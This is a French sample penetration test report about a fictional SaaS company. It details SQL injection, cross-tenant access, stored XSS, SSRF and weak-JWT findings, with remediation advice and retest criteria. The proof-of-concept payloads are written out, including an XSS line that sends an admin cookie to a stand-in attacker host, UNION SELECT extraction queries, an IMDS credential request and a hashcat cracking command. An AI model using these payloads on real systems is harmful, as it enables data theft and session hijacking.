LAUCKED

EXEMPLE PUBLIC

RAPPORT PENTEST FICTIF · 2026

Diagnostic et *test d'intrusion*

Exemple anonymisé d'un rapport Laucked sur un éditeur SaaS B2B fictif, **AcmeFictio SAS**. Structure, ton et profondeur représentatifs des livrables réels.

RÉFÉRENCE
LAUCK-EXEMPLE-PUBLIC-2026

DATE D'ÉMISSION
Mai 2026

CLIENT FICTIF
AcmeFictio SAS, éditeur SaaS B2B fictif

MÉTHODOLOGIE
OWASP · PTES · NIST · CVSS v3.1

SCORE GLOBAL
C+, posture correcte

FINDINGS
19 dont 1 critique + 4 élevés

AUDITEURS
Rayan Dib · Reda Slimani

CLASSIFICATION
Document public, exemple anonymisé

SCORE DE SÉCURITÉ GLOBAL

C+

A B **C+** D E F

1 critique, 4 élevés, 8 moyens. Posture correctement maîtrisée, remédiation cadrée sur 30 jours.

1	4	8	4	2
CRITIQUE	ÉLEVÉS	MOYENS	FAIBLES	INFORMATIFS

AcmeFictio SAS, éditeur SaaS B2B fictif

Exemple anonymisé Laucked, document public

Référence	LAUCK-EXEMPLE-PUBLIC-2026
Type	Exemple anonymisé, diagnostic de surface + test d'intrusion web/API
Client fictif	AcmeFictio SAS, éditeur SaaS B2B de gestion documentaire pour PME/ETI françaises
Profil client fictif	~40 collaborateurs · ~200 tenants clients · CA fictif 4 M€ · phase renouvellement assurance cyber · mise en conformité NIS2 sous-traitance
Périmètre fictif	`app.acmefictio.example`, API REST `/api/v1/*`, back-office admin, intégration webhook
Période d'exécution	Document d'exemple, dates non applicables
Date d'émission	Mai 2026
Version	1.0, version publique
Auditeurs (signature mission réelle)	Rayan Dib (CTO Laucked, OSCP / OSEP / OSWE), Reda Slimani (co-fondateur)
Classification	Document public, structure et findings 100 % fictifs

Avertissement de portée

Ce document est un **exemple anonymisé fictif** publié par Laucked pour illustrer la structure et le niveau de détail de ses rapports de mission. **Aucune information n'est réelle** : le client AcmeFictio SAS est fictif, les domaines utilisés sont sous TLD `.example` (réservé RFC 2606), les URLs, identifiants, payloads et données sont fabriqués pour l'exemple. Toute ressemblance avec un client réel serait fortuite. La structure, le ton et la profondeur sont en revanche représentatifs des livrables Laucked.

Ce que ce rapport vous permet

- Justifier le renouvellement de votre police d'assurance cyber (preuve de pentest récent par un tiers indépendant)
- Documenter une pièce d'audit conforme NIS2 pour vos clients en sous-traitance critique
- Donner à votre équipe dev un backlog priorisé exécutable en 60 jours, avec critères d'acceptation pour le retest

Sommaire

1. Synthèse exécutive

1.1 Verdict

Score global : C+, correction recommandée sous 30 jours, retest inclus.

INDICATEUR	VALEUR
Actifs publics cartographiés	14
Scénarios métier exécutés	11
Findings consolidés	19
Critiques	1
Élevés	4
Moyens	8
Faibles	4
Informatifs	2
Effort de remédiation estimé	8 à 14 j-h
Retest recommandé	1 à 2 j-h

1.2 Message dirigeant

AcmeFictio expose un SaaS multi-tenant de gestion documentaire avec un back-office d'administration et une API REST. Le diagnostic montre une surface publique correctement maîtrisée mais identifie cinq faiblesses structurantes : une injection SQL critique sur l'API de recherche documents (F-001), une faiblesse d'autorisation BOLA permettant la lecture cross-tenant (F-002), une XSS persistante exploitable côté administrateur (F-003), une SSRF via la fonction d'import d'image avec accès au métadata service cloud (F-004), un défaut majeur de la couche d'authentification JWT signés HS256 avec secret faible (F-005). Le risque le plus probable n'est pas la compromission complète du serveur, mais les fuites inter-tenants et la forge de tokens administrateurs. Une remédiation cadrée sur 30 jours permet de corriger l'ensemble des findings critique et élevés, sous réserve d'un retest validant les correctifs.

1.3 Priorités

PRIORITÉ	ACTION	DÉLAI
P1	Corriger l'injection SQL sur `GET /api/documents/search` (F-001)	7 jours
P1	Restaurer la vérification d'appartenance tenant sur `/api/documents/{id}` (F-002)	14 jours
P1	Échapper le rendu HTML du back-office et appliquer une CSP stricte (F-003)	14 jours
P1	Migrer JWT vers signature asymétrique RS256 avec rotation et stockage KMS (F-005)	14 jours
P2	Whitelister les schémas et IP RFC1918 sur l'import image (F-004)	30 jours

2. Contexte et risque spécifique

AcmeFictio SAS (fictif) est un éditeur français qui commercialise une plateforme SaaS B2B de gestion documentaire utilisée par environ 200 tenants clients (PME et ETI). L'application stocke des documents commerciaux, des contrats, des factures et des annexes RH parfois confidentielles. La logique multi-tenant repose sur un identifiant `tenant_id` injecté au moment de la création de session.

Le diagnostic intervient dans un contexte business à double enjeu : (1) renouvellement annuel de la police d'assurance cyber, qui exige une preuve de pentest récent par un tiers indépendant pour maintenir les plafonds de garantie, (2) mise en conformité NIS2 en tant que sous-traitant critique de plusieurs clients régulés (santé, finance, énergie), qui impose une démarche documentée d'audit et de remédiation.

ACTIVITÉ	DONNÉES MANIPULÉES	RISQUE ASSOCIÉ
Gestion documentaire	contrats, factures, annexes RH	fuites inter-tenants, altération
API publique partenaires	identifiants techniques, tokens	abus d'API, exfiltration
Back-office admin	comptes utilisateurs, audit logs	élévation de privilège, vol de session
Intégration webhook	événements client, signatures HMAC	rejeu, manipulation d'événements

Le risque structurant est l'absence de vérification d'autorisation au niveau des contrôleurs : l'isolation entre tenants n'est garantie que par le middleware d'authentification, qui ne contrôle pas l'appartenance des objets manipulés.

3. Conditions d'exécution

RÈGLE	VALEUR (EXEMPLE)
Autorisation	Autorisation écrite signée avant tout test, périmètre figé en J0
Environnement testé	Préproduction iso-prod, comptes de test fournis 48 h avant J0
IP source Laucked	VPS OVH dédié, adresse fournie au client pour whitelist
Comptes de test	`tenant-alpha-admin`, `tenant-beta-user`, `partner-api`, `support-internal`
Mode opératoire	Exploitation contrôlée, pas de bruteforce, pas de DoS, pas de social engineering
Stop contact	Pentester senior joignable sur canal dédié, arrêt sous 5 minutes à la demande
Nettoyage	Toutes les preuves anonymisées avant intégration au rapport

3.1 Hors périmètre

- Attaque sur l'environnement de production réel
- Tests sur les comptes clients réels
- Bruteforce et énumération massive
- Tests destructifs (DROP, DELETE en cascade)
- Accès aux systèmes tiers (Stripe, AWS console, etc.)
- Exfiltration de fichiers métier

4. Périmètre, exclusions et limites

TYPE	INCLUS	EXCLU
Application web	Front client, back-office admin	Pages marketing
API	`/api/v1/*` (documents, users, webhooks)	`/api/internal/*` (réservé infra)
Authentification	Session classique, JWT, API keys partenaires	SSO OIDC tiers (hors scope mission)
Rôles	Anonymous, Tenant-User, Tenant-Admin, Partner, Support	Super-admin Laucked (compte mission)
Intégrations	Webhook outbound	SDK mobile (hors scope)

5. Méthodologie

Le diagnostic combine reconnaissance passive (sans interaction directe avec les actifs production) et test d'intrusion manuel sur environnement autorisé. Les référentiels utilisés sont :

- **OWASP Web Security Testing Guide (WSTG) v4.2** pour les couches applicatives
- **OWASP API Security Top 10 (2023)** pour les endpoints API
- **PTES (Penetration Testing Execution Standard)** pour l'organisation des phases
- **CVSS v3.1** pour le scoring (base + temporel + environnemental)
- **CWE** pour la classification des vulnérabilités

5.1 Phases

PHASE	OBJECTIF	DURÉE TYPIQUE
1. Reconnaissance	Cartographie des actifs, DNS, certificats, headers	1 j-h
2. Énumération	Identification des endpoints, paramètres, comportements	1 j-h
3. Exploitation	Tests d'autorisation, injection, logique métier	4 à 6 j-h
4. Validation	Reproduction des findings, preuves anonymisées	1 à 2 j-h
5. Rapport	Rédaction, scoring, plan de remédiation	2 j-h

6. Tableau de bord des résultats


SÉVÉRITÉ	NOMBRE	EFFORT CORRECTIF ESTIMÉ	DÉLAI RECOMMANDÉ
Critique	1	1 à 2 j-h	7 jours
Élevée	4	3 à 4 j-h	14 jours
Moyenne	8	3 à 4 j-h	30 jours
Faible	4	1 j-h	60 jours
Informatif	2	n/a	À l'opportunité
Total	**19**	**8 à 14 j-h**	n/a

6.1 Couverture OWASP API Top 10 (2023)

RÉFÉRENCE	CATÉGORIE	FINDINGS ASSOCIÉS
API1:2023	Broken Object Level Authorization (BOLA)	1 (F-002)
API2:2023	Broken Authentication	1 (F-005)
API3:2023	Broken Object Property Level Authorization	Couvert, aucun finding détecté
API4:2023	Unrestricted Resource Consumption	1 (F-008)
API5:2023	Broken Function Level Authorization	Couvert, aucun finding détecté
API6:2023	Unrestricted Access to Sensitive Business Flows	1 (F-007)
API7:2023	Server Side Request Forgery (SSRF)	1 (F-004)
API8:2023	Security Misconfiguration	3 (F-001, F-006, F-013)
API9:2023	Improper Inventory Management	1 (F-011)
API10:2023	Unsafe Consumption of APIs	Couvert, aucun finding détecté

Note. Toutes les catégories OWASP API Top 10 ont été testées. Les mentions « Couvert, aucun finding détecté » signalent l'absence de vulnérabilité exploitable identifiée, et non l'absence de test. F-001 est catalogué API8 (et non API3 BOPLA) : la concaténation SQL résulte d'une option ORM `prepared_statements: false` activée globalement, pas d'une lacune métier sur les propriétés d'objets.

FIGURE 1, VUE RADAR OWASP API TOP 10



Distribution des findings sur les 10 catégories OWASP API Top 10 (2023).

Chaque point est positionné à une distance proportionnelle au nombre de findings remontés (centre = 0, 1 graduation = 1 finding). API8 ressort comme hotspot (3 findings : F-001 SQL injection, F-006 headers, F-013 TLS faible). Les catégories sans point ont été testées sans révéler de vulnérabilité exploitable.

7. Findings critiques et élevés détaillés

F-001, Injection SQL sur l'endpoint de recherche documents

CHAMP	VALEUR
Référence	LAUCK-EXEMPLE-F-001
Sévérité	**Critique**
CVSS v3.1	9.1 (AV:N / AC:L / PR:L / UI:N / S:U / C:H / I:H / A:N)
CWE	CWE-89, SQL Injection
OWASP API	API8:2023, Security Misconfiguration (justification §6.1)
Statut exemple	Vulnérabilité fictive à des fins pédagogiques

Contexte (fictif). L'endpoint `GET /api/v1/documents/search` accepte un paramètre `q` (chaîne libre) et un paramètre `sort` (nom de colonne) qui sont injectés sans préparation dans une requête SQL dynamique côté backend. La revue de code confirme l'absence de requêtes paramétrées (l'option `prepared_statements: false` est positionnée globalement dans la configuration ORM). Un utilisateur authentifié avec un rôle Tenant-User suffit pour exploiter la vulnérabilité, aucune élévation préalable n'est nécessaire.

Preuve de concept anonymisée, étape 1 : confirmation de l'injectabilité.

```
GET /api/v1/documents/search?q=invoice&sort=created_at;DROP--+ HTTP/1.1
Host: app.acmefictio.example
Authorization: Bearer eyJhbGc...
Cookie: session=...

→ HTTP 500 Internal Server Error
   stack trace: PostgreSQL syntax error near ';'
```

Preuve de concept anonymisée, étape 2 : exfiltration UNION SELECT contrôlée hors tenant courant.

```
GET /api/v1/documents/search?q=x'%20UNION%20SELECT%20id,title,tenant_id,
    NULL,NULL,NULL,NULL,NULL%20FROM%20documents--+ HTTP/1.1
Host: app.acmefictio.example
Authorization: Bearer eyJhbGc...

→ HTTP 200
   [
     { "id": 40217, "title": "[REDACTED]", "tenant_id": "tenant-beta",
       "snippet": null, "created_at": null, ... },
     { "id": 40218, "title": "[REDACTED]", "tenant_id": "tenant-gamma", ... },
     { "id": 40219, "title": "[REDACTED]", "tenant_id": "tenant-delta", ... }
   ]
```

Une variation `UNION SELECT username, password_hash, NULL, ...` sur la table `users` a également renvoyé un échantillon d'identifiants (10 lignes prélevées en mission, immédiatement anonymisées dans le présent rapport). L'exploitabilité hors tenant courant est confirmée, aucune exécution destructive n'a été réalisée.

Impact métier. Exfiltration possible de l'intégralité de la base documentaire multi-tenant et des comptes utilisateurs. Risque de fuite massive et de non-conformité RGPD (article 32 sécurité du traitement, article 33 notification d'une violation à la CNIL sous 72 heures).

Recommandation de remédiation.

1. Migrer immédiatement vers des requêtes paramétrées (prepared statements) pour le paramètre `q`.
2. Pour le paramètre `sort`, utiliser une **whitelist stricte** des colonnes autorisées (`['created_at', 'updated_at', 'title']`) avec rejet par défaut.
3. Désactiver l'option `prepared_statements: false` et passer la configuration ORM à `prepared_statements: required`.
4. Ajouter un WAF en filet de sécurité (pas en défense principale).
5. Auditer le reste de l'API à la recherche de motifs identiques (concaténation SQL avec entrées non préparées).
6. Activer la journalisation des requêtes SQL suspectes au niveau du driver pendant 60 jours après correction.

Critères d'acceptation pour le retest.

- Le payload `q=' OR '1'='1` ne renvoie plus une erreur SQL ni de données hors périmètre du tenant.
- Le paramètre `sort` avec une valeur hors whitelist renvoie HTTP 400 sans exécution.
- La revue de code confirme l'absence de concaténation SQL dynamique sur les endpoints documents et users.

F-002, BOLA, autorisation manquante sur `/api/documents/{id}`

CHAMP	VALEUR
Référence	LAUCK-EXEMPLE-F-002
Sévérité	**Élevée**
CVSS v3.1	8.2 (AV:N / AC:L / PR:L / UI:N / S:U / C:H / I:L / A:N)
CWE	CWE-639, Authorization Bypass Through User-Controlled Key
OWASP API	API1:2023, Broken Object Level Authorization

Contexte. L'endpoint `GET /api/v1/documents/{id}` retourne les métadonnées et l'URL signée d'un document à condition que l'utilisateur soit authentifié. La vérification que le document appartient au tenant


de l'utilisateur a été oubliée au niveau du contrôleur (le middleware d'authentification ne suffit pas à isoler les tenants).

Preuve de concept.

```
GET /api/v1/documents/40217 HTTP/1.1
Authorization: Bearer eyJ...user-tenant-alpha
→ HTTP 200
   {
     "id": 40217,
     "title": "Contrat fournisseur, confidentiel",
     "tenant_id": "tenant-beta",
     "download_url": "https://cdn.acmefictio.example/sign/..."
   }
```

L'identifiant est numérique et énumérable (incrémental). Un script Python custom de chaînage BOLA permet de récupérer toutes les métadonnées et URLs signées de toutes les factures et contrats de tous les tenants en moins de 4 minutes.

FIGURE 2, HEATMAP BOLA CROSS-TENANT



BOLA, exfiltration cross-tenant depuis tenant-alpha.
Chaînage `tenant-alpha` vers les autres tenants. Cellules rouges, exploit réussi, lecture du document confirmée. Cellule orange, partielle (métadonnées sans contenu). L'isolation tenant est entièrement défaillante sur 15 cellules sur 16. Scénario typique : un Tenant-User d'un concurrent énumère les `download_url` signées et exfiltre les contrats d'autres tenants.

Impact métier. Lecture de toutes les métadonnées documents de tous les tenants. URLs de téléchargement valides pendant 15 minutes, permettant l'exfiltration effective. Impact contractuel et réputationnel majeur. Un client pourrait lire les contrats d'un concurrent hébergé sur la même plateforme.

Impact réglementaire RGPD. En cas d'exploitation avérée par un tiers, F-002 constitue une violation de données personnelles au sens de l'article 33 RGPD. Obligation de notification à la CNIL sous 72 heures, et notification individuelle des personnes concernées (article 34) si le risque pour leurs droits est élevé. Le scénario typique : un Tenant-User d'un concurrent énumère les `download_url` signées et exfiltre les contrats et annexes RH d'autres tenants. La preuve de violation est dans les access logs si l'audit logging est correctement instrumenté (cf. F-006).

Recommandation.

1. Ajouter une vérification d'appartenance au tenant **dans chaque contrôleur** : `if (document.tenant_id ≠= currentUser.tenant_id) return 403`.
2. Migrer les identifiants exposés vers des UUID v4 non énumérables (correction de défense en profondeur).
3. Réduire la durée de vie des URLs signées à 5 minutes au lieu de 15.
4. Logger toutes les requêtes documents avec le tenant demandeur pour audit RGPD.

Critères de retest. Un utilisateur du tenant alpha qui tente d'accéder à un document du tenant beta reçoit `HTTP 403`, sans révéler que le document existe.

F-003, XSS persistante sur le champ commentaire du back-office

CHAMP	VALEUR
Référence	LAUCK-EXEMPLE-F-003
Sévérité	**Élevée**
CVSS v3.1	7.4 (AV:N / AC:L / PR:L / UI:R / S:C / C:H / I:L / A:N)
CWE	CWE-79, Cross-site Scripting (Stored)

Contexte. Le champ commentaire d'un document, saisi par un opérateur Tenant-User, est rendu sans échappement HTML dans le tableau de bord des administrateurs. Le contenu est stocké en base et exécuté côté navigateur de l'administrateur à chaque consultation de la fiche document.

Preuve de concept.

```
POST /api/v1/documents/4017/comments
Content-Type: application/json

{ "text": "<img src=x onerror=fetch('//attacker.example/?c='+document.cookie)>" }

→ Cookie de session admin exfiltré à la prochaine consultation du back-office
```

Impact. Vol de session administrateur, ouvrant la voie à une prise de contrôle complète du tenant. Possibilité de chaîner avec F-002 pour exfiltrer les documents au-delà du tenant compromis.

Recommandation.

1. Échapper systématiquement le rendu HTML côté serveur (utiliser un moteur de templates sécurisé par défaut, par ex. Twig ou React JSX qui échappe automatiquement).
2. Mettre en place une **Content Security Policy** stricte : `script-src 'self'; object-src 'none'; base-uri 'self'`.
3. Cookie de session `HttpOnly` + `SameSite=Strict` + `Secure`.
4. Ajouter un délai d'inactivité de 15 minutes sur les sessions administrateur.

F-004, SSRF via la fonction d'import d'image distante

CHAMP	VALEUR
Référence	LAUCK-EXEMPLE-F-004
Sévérité	**Élevée**
CVSS v3.1	7.5 (AV:N / AC:L / PR:L / UI:N / S:C / C:H / I:N / A:N)
CWE	CWE-918, Server-Side Request Forgery
OWASP API	API7:2023, Server Side Request Forgery

Contexte. L'application permet d'importer une image depuis une URL fournie par l'utilisateur (logo de tenant, signature de document). Aucune validation du schéma ni de la destination, et le backend tourne en environnement cloud avec un IMDS (Instance Metadata Service) accessible.

Preuve de concept.

```
POST /api/v1/tenants/me/logo
{ "url": "http://169.254.169.254/latest/meta-data/iam/security-credentials/" }

→ HTTP 200
   { "url": "/storage/logos/abc.png" }
   /storage/logos/abc.png contient les credentials IAM temporaires
```

Impact. Récupération de credentials IAM temporaires permettant de pivoter vers les buckets S3, les fonctions Lambda et les bases de données du compte cloud.

Recommandation.

1. Whitelister explicitement les schémas (`https://` uniquement) et les domaines acceptés.
2. Bloquer côté serveur les plages RFC1918 et 169.254.0.0/16 avant toute requête sortante.
3. Désactiver IMDSv1 et forcer IMDSv2 avec `hop-limit=1`.
4. Faire passer les imports d'images par une fonction Lambda isolée, sans accès au métadata service.

F-005, JWT signés avec un secret faible (HS256, secret dictionnaire)

CHAMP	VALEUR
Référence	LAUCK-EXEMPLE-F-005
Sévérité	**Élevée**
CVSS v3.1	8.1 (AV:N / AC:L / PR:L / UI:N / S:U / C:H / I:H / A:N)
CWE	CWE-321, Use of Hard-coded Cryptographic Key
OWASP API	API2:2023, Broken Authentication

Contexte. Les JWT d'authentification de l'API partenaires sont signés en HS256 avec un secret de 8 caractères stocké en variable d'environnement applicative. Le secret est dérivé d'un mot de dictionnaire avec suffixe numérique. Le pivot vers la forge de tokens administrateurs est confirmé en mission : le secret cassé permet de signer un JWT avec le claim `role: admin` accepté par le backend sans contrôle supplémentaire.

Pourquoi Élevée et non Critique. La compromission auth est complète **une fois le secret cassé**, ce qui justifierait une sévérité Critique dans l'absolu. Sévérité requalifiée Élevée parce que la chaîne d'attaque exige un prérequis non trivial : disposer d'un compte partenaire valide pour capter un sample JWT signé avant de le cracker offline. Le cassage offline lui-même (14 min sur RTX 4070) n'est pas conditionnel au sens CVSS strict, donc `AC:L` reste correct. Le prérequis « compte partenaire valide » retire la condition `PR:N` et fixe la base à `PR:L`, soit un CVSS de 8.1, dans la fourchette haute de l'Élevée mais en deçà du seuil Critique 9.0.

Preuve de concept.

```
hashcat -m 16500 jwt-sample.txt rockyou.txt -r best64.rule
→ Secret cassé en 14 minutes sur GPU grand public (RTX 4070)
→ Forge de tokens valides pour n'importe quel partenaire, y compris role=admin
```

Impact. Forge de tokens valides pour n'importe quel utilisateur ou compte partenaire, y compris administrateurs. Compromission totale de la couche d'authentification une fois le prérequis JWT capturé.

Recommandation.

1. Migrer vers une signature **asymétrique** (RS256 ou EdDSA) avec rotation régulière des clés (90 jours).
2. Stocker les secrets/clés dans un **KMS ou vault dédié** (AWS KMS, HashiCorp Vault), jamais en variable d'environnement.
3. Forcer une durée de vie courte (15 min) avec refresh tokens révocables.
4. Auditer les tokens en circulation : invalider tous les anciens tokens après mise en production de la nouvelle clé.

8. Findings moyens (résumé)

RÉFÉRENCE	TITRE	SÉVÉRITÉ	CVSS	OWASP API	ACTION
F-006	Headers de sécurité incomplets (CSP, HSTS, X-Frame-Options)	Moyen	5.3	API8:2023	Ajouter et durcir les headers
F-007	Énumération de comptes via le formulaire de réinitialisation	Moyen	5.3	API6:2023	Réponse uniforme indépendante de l'existence
F-008	Rate-limit absent sur les endpoints d'authentification	Moyen	5.9	API4:2023	Rate-limit 5 essais / 10 min
F-009	Cookies sans `SameSite` ni `Secure` sur l'API	Moyen	5.4	n/a	Ajouter `SameSite=Lax` + `Secure`
F-010	Versions de bibliothèques avec CVE publiques (3 packages)	Moyen	6.1	n/a	Mise à jour dépendances
F-011	Endpoints `/api/internal/*` exposés sans authentification	Moyen	5.8	API9:2023	Filtrer côté reverse proxy
F-012	Webhooks sans signature HMAC ni idempotency-key	Moyen	5.7	n/a	Signer + clé d'idempotence
F-013	**Configuration TLS faible (cipher suites legacy autorisés)**	Moyen	4.8	API8:2023	Désactiver TLS 1.0/1.1 et ciphers CBC


8.1 Findings faibles et informatifs (résumé court)

RÉFÉRENCE	TITRE	SÉVÉRITÉ
F-014	Bannière serveur révélée dans les en-têtes HTTP `Server: nginx/1.18.0`	Faible
F-015	Endpoint `/robots.txt` exposant des chemins admin internes	Faible
F-016	Erreurs détaillées renvoyées en production (debug=true sur 2 routes)	Faible
F-017	Cookies de session sans rotation après élévation de privilège	Faible
F-018	Métadonnées EXIF non strippées sur les uploads d'images	Informatif
F-019	Absence de fichier `security.txt` (RFC 9116)	Informatif

9. Plan de remédiation

SPRINT	FINDINGS TRAITÉS	EFFORT	LIVRABLE ATTENDU
Sprint 1 (J0 à J7)	**F-001 (critique), F-008, F-009**	3 j-h	Patch backend SQL + rate-limit + cookies
Sprint 2 (J7 à J14)	F-002, F-003, F-005, F-006	4 j-h	Refactor contrôleur tenants + CSP + headers + migration JWT
Sprint 3 (J14 à J30)	F-004, F-010, F-011, F-013	3 j-h	SSRF whitelist + mise à jour deps + filtre reverse proxy + durcissement TLS
Sprint 4 (J30 à J60)	**F-007, F-012, F-014 à F-019 (faibles et informatifs)**	2 j-h	Polish, observabilité, hardening résiduel

FIGURE 3, TIMELINE DE REMÉDIATION 60 JOURS



Plan de remédiation séquencé sur 4 sprints, J0 à J60.

Découpage opérationnel calibré pour une équipe développeur senior de 1 à 2 ETP. Sprint 1 prioritise le finding critique et les correctifs courts à faible risque de régression. Sprints 2 et 3 portent les refactors d'autorisation et la migration JWT. Sprint 4 traite les findings faibles et informatifs (F-014 à F-019) en hardening résiduel.

9.1 Hypothèses de chiffrage

- 1 j-h = 1 jour-homme développeur senior (environ 6,5 h productives)
- Effort exprimé sur stack supposée (Node.js / PostgreSQL / AWS), à requalifier selon la stack réelle
- Le chiffrage n'inclut pas la revue de code par un pair, à ajouter selon vos processus internes

10. Re-test et critères d'acceptation

Le re-test couvre les findings critiques et élevés (F-001 à F-005) ainsi qu'un échantillon des findings moyens. Effort estimé : 1 à 2 j-h, planifié à J+30 après le rapport initial.

FINDING	CRITÈRE D'ACCEPTATION	MÉTHODE DE VÉRIFICATION
F-001	Plus aucun payload SQL malveillant ne renvoie une erreur ou des données hors tenant	Replay des 5 payloads de la PoC + scan dirigé
F-002	Accès cross-tenant retourne `HTTP 403` sans révéler l'existence	Compte alpha tente d'accéder aux IDs beta
F-003	Payload XSS stocké ne s'exécute plus côté admin, CSP bloque les sources externes	Replay XSS + vérification headers CSP
F-004	URLs RFC1918, localhost, IMDS sont rejetées	Replay des 8 cibles SSRF
F-005	Tokens HS256 invalidés, nouveaux tokens en RS256, clé en KMS	Vérification décodage + audit config

À l'issue du re-test, un **avenant au rapport initial** est produit avec mention « Corrigé et vérifié » ou « Non corrigé » par finding.

11. Chiffrage business

INDICATEUR	VALEUR
Mission complète (diagnostic + pentest + re-test)	6 500 à 9 000 € HT
Effort interne pour la remédiation	8 à 12 j-h
Risque RGPD évité (sanction CNIL hypothétique)	4 % du CA, plafonné 20 M€
Risque contractuel évité (clause de sécurité standard B2B)	10 à 50 k€ par client perdu
Délai total avant rapport corrigé	30 jours

Le retour sur investissement de la mission tient en un constat simple : la correction de F-001 et F-002 seules suffit à neutraliser le scénario le plus probable d'incident grave (fuite multi-tenant), qui aurait un coût supérieur d'un ordre de grandeur au prix de la mission.

12. Annexes

12.1 Outils utilisés (mission type)

Stack outils Laucked : produits du marché reconnus pour les couches standard, complétés par des outils spécifiques aux surfaces récentes (IA, API REST/GraphQL) et par des scripts maison qui font la différence sur les findings de logique métier.

Couche web et HTTP

